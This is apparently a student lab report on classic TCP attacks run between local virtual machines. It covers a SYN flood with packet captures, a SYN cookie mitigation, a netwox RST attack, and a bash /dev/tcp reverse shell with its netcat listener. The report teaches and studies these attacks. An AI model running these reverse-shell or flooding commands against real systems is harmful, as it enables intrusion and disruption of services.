
9. In the Wireshark window of the Attacker machine, we try to capture some packets as figure 12 shows, and as we see there a lot of random src IPs to the same destination, and this is because of a Dos attack.



```
tcp
No.    Time          Source           Destination     Protocol Length Info
1685… 86.447774785  239.29.140.15    192.168.0.254   TCP       54 24604 → 23 [SYN] Seq=0 Win=1500
1685… 86.447859280  177.29.26.131    192.168.0.254   TCP       54 60202 → 23 [SYN] Seq=0 Win=1500
1685… 86.447886486  231.21.197.0     192.168.0.254   TCP       54 30418 → 23 [SYN] Seq=0 Win=1500
1685… 86.447972504  227.102.39.177   192.168.0.254   TCP       54 38342 → 23 [SYN] Seq=0 Win=1500
1685… 86.448044437  123.32.28.65     192.168.0.254   TCP       54 46617 → 23 [SYN] Seq=0 Win=1500
1685… 86.448131624  123.37.68.215    192.168.0.254   TCP       54 36076 → 23 [SYN] Seq=0 Win=1500
1685… 86.448245147  196.215.55.86    192.168.0.254   TCP       54 36357 → 23 [SYN] Seq=0 Win=1500
1685… 86.452191782  218.0.160.81     192.168.0.254   TCP       54 46487 → 23 [SYN] Seq=0 Win=1500
1685… 86.452228541  225.139.40.145   192.168.0.254   TCP       54 64122 → 23 [SYN] Seq=0 Win=1500
1685… 86.452304006  194.233.188.205  192.168.0.254   TCP       54 15972 → 23 [SYN] Seq=0 Win=1500
1685… 86.452346903  177.23.239.169   192.168.0.254   TCP       54 38773 → 23 [SYN] Seq=0 Win=1500
1685… 86.452432320  232.248.7.88     192.168.0.254   TCP       54 55003 → 23 [SYN] Seq=0 Win=1500
1685… 86.452474919  104.120.188.147  192.168.0.254   TCP       54 26317 → 23 [SYN] Seq=0 Win=1500

▸ Frame 168568: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: PcsCompu_59:01:b0 (08:00:27:59:01:b0)
▸ Internet Protocol Version 4, Src: 239.29.140.15, Dst: 192.168.0.254
▾ Transmission Control Protocol, Src Port: 24604, Dst Port: 23, Seq: 0, Len: 0
    Source Port: 24604
    Destination Port: 23
    [Stream index: 168545]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    Sequence number (raw): 2636916683
    [Next sequence number: 1    (relative sequence number)]
    Acknowledgment number: 0
    Acknowledgment number (raw): 0
    0101 .... = Header Length: 20 bytes (5)
  ▸ Flags: 0x002 (SYN)
    Window size value: 1500
0000  08 00 27 59 01 b0 00 00  00 00 00 00 08 00 45 00   ..'Y.... ......E.
```

Figure 12: Capture Dos packet.


10. On the User VM we try to connect telnet connection when the attacker attack server , and the result was as figure 13 show.



```
Connection closed by foreign host.
user@user-virtualbox:~$ telnet 192.168.0.254
Trying 192.168.0.254...
Connected to 192.168.0.254.
Escape character is '^]'.
Ubuntu 20.04.2 LTS
mohammed-VirtualBox login: mohammed
Password:
```

Figure 13: Telnet after syn flood attack.


11. On the server VM we use the **netstat -na** command to see the half-connection **SYN-rec** which done by attacker , as shown in figure 14.



```
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 192.168.0.254:23        253.56.55.189:26842     SYN_RECV
tcp        0      0 192.168.0.254:23        251.195.70.66:48956     SYN_RECV
tcp        0      0 192.168.0.254:23        252.73.109.179:37597    SYN_RECV
tcp        0      0 192.168.0.254:23        250.238.187.106:13670   SYN_RECV
tcp        0      0 192.168.0.254:23        242.216.9.58:53467      SYN_RECV
tcp        0      0 192.168.0.254:23        249.80.105.220:4927     SYN_RECV
tcp        0      0 192.168.0.254:23        255.17.71.226:4936      SYN_RECV
tcp        0      0 192.168.0.254:23        252.45.104.227:44261    SYN_RECV
tcp        0      0 192.168.0.254:23        251.57.149.239:48166    SYN_RECV
tcp        0      0 192.168.0.254:23        250.56.213.167:18516    SYN_RECV
tcp        0      0 192.168.0.254:23        242.128.248.235:4743    SYN_RECV
tcp        0      0 192.168.0.254:23        244.239.137.146:13305   SYN_RECV
tcp        0      0 192.168.0.254:23        0.85.170.138:12361      SYN_RECV
tcp        0      0 192.168.0.254:23        246.182.30.198:59380    SYN_RECV
```


Figure 14: netstat -na after attack.

12. On the server, we turn on the SYN cookie as shown in figure 15, and repeat the attack, so when now try to connect telnet from user-to-server it will succeed as figure 16 shows, also after we run netstat in the server again the command shows that there is one established packet form many SYN-RECV packets.



```
mohammed@mohammed-VirtualBox:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
mohammed@mohammed-VirtualBox:~$
```

Figure 15: Cookie on.



Lubuntu User [Running] - Oracle VM VirtualBox
File View Devices Help
mohammed@mohammed-VirtualBox: ~
File Actions Edit View Help
mohammed@mohammed-VirtualBox: ~

```
user@user-virtualbox:~$ telnet 192.168.0.254
Trying 192.168.0.254...
Connected to 192.168.0.254.
Escape character is '^]'.
Ubuntu 20.04.2 LTS
mohammed-VirtualBox login: mohammed
Password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.8.0-48-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Mar 30 13:23:10 EEST 2021 from 192.168.0.2 on pts/1
mohammed@mohammed-VirtualBox:~$
```

Figure 16: Telnet connection.

4.2 TCP RST Attacks on telnet Connections

1. on the user VM we establish a telnet connection to the server, as shown in figure 17.




Lubuntu User [Running] - Oracle VM VirtualBox
File View Devices Help
mohammed@mohammed-VirtualBox: ~
File Actions Edit View Help
mohammed@mohammed-VirtualBox: ~

```
user@user-virtualbox:~$ telnet 192.168.0.254
Trying 192.168.0.254...
Connected to 192.168.0.254.
Escape character is '^]'.
Ubuntu 20.04.2 LTS
mohammed-VirtualBox login: mohammed
Password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.8.0-48-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Mar 30 13:23:10 EEST 2021 from 192.168.0.2 on pts/1
mohammed@mohammed-VirtualBox:~$
```

Figure 17: Telnet connection.

2. We test telnet by creating a new folder on the desktop of the server VM from the user VM telnet terminal, as shown in figure 18.




Lubuntu User [Running] - Oracle VM VirtualBox
File View Devices Help
mohammed@mohammed-VirtualBox: ~/Desktop
File Actions Edit View Help
mohammed@mohammed-VirtualBox: ~/Desktop

```
mohammed@mohammed-VirtualBox:~$ cd /home/mohammed/Desktop/
mohammed@mohammed-VirtualBox:~/Desktop$ mkdir "user file"
mohammed@mohammed-VirtualBox:~/Desktop$
```

Figure 18: Telnet testing.

3. On the attacker VM we use the following command to perform the attack: **netwox 78 –device "enp0s3" –filter "dst host 192.168.0.6 and dst port 23"**, as shown in figure 20



```
user@user-virtualbox:~$ sudo netwox 78 --device "enp0s3" --filter "dst host 1
92.168.0.254 and dst port 23"
```


Figure 19: Rest attack.

4. This attack will not succeed because we don't have the exact sequence number.

   Notes about the sequence number. It should be noted that the success of the attack is very sensitive to the sequence number. The number that we put in the spoofed packet should be exactly the number that the server is waiting for. If the number is too small, it will not work. If the number is large, according to RFC 793 [Postel, 1981], it should be valid as long as it is within the receiver's window size, but our experiment cannot confirm that. When we use a larger number, there is no effect on the connection, i.e., it seems that the RST packet is discarded by the receiver.

4.3 Reverse Shell


1. On the Attacker VM execute the following command: **nc -l 9090 -v -n**, as shown figure in 21.



```
user@user-virtualbox:~$ nc -l 9090 -v -n
Listening on 0.0.0.0 9090
```

Figure 20: netcat command.


2. On the server VM we execute the following command , as shown in figure 21.



```
mohammed@mohammed-VirtualBox:~$ /bin/bash -i> /dev/tcp/192.168.0.3/9090 0<&1 2>\
> &1
```

Figure 21: Bash shell


3. On attacker VM ,it will connecting to server from the listen port which is 9090 , as shown in figure 22



```
user@user-virtualbox:~$ nc -l 9090 -v -n
Listening on 0.0.0.0 9090
Connection received on 192.168.0.254 57304
mohammed@mohammed-VirtualBox:~$
```

Figure 22: Backdoor connection

4. On the Attacker nc terminal we try doing the following command **cd Desktop mkdir attack_test**, as shown in figure 23, the result of this command will be in server VM.



```
mohammed@mohammed-VirtualBox:~/Desktop$ mkdir attack _ test
mkdir attack _ test
mohammed@mohammed-VirtualBox:~/Desktop$
```

Figure 23: Mkdir

5 Conclusion

In this experiment, we focused on three classical attacks on TCP: TCP SYN flooding attack, TCP Reset attack, and TCP session hijacking attack. The first two are Denial-of-Service (DoS) attacks, while the third one allows attackers to inject spoofed data into an existing TCP connection between two target peers. While TCP session hijacking attacks can be mitigated using encryption, the other two attacks cannot benefit from encryption. Some improvements have been made to the TCP protocol to make the attacks difficult, including randomizing the source port number, randomizing the sequence number, and adoption of the SYN cookies mechanism. However, to completely solve the security problems faced by TCP without changing the protocol is hard.

6 Reference

http://seclab.cs.sunysb.edu/sekar/papers/netattacks.pdf

https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/: :text=A
https://search.yahoo.com/search?fr=mcafeetype=E210US1316G0p=TCP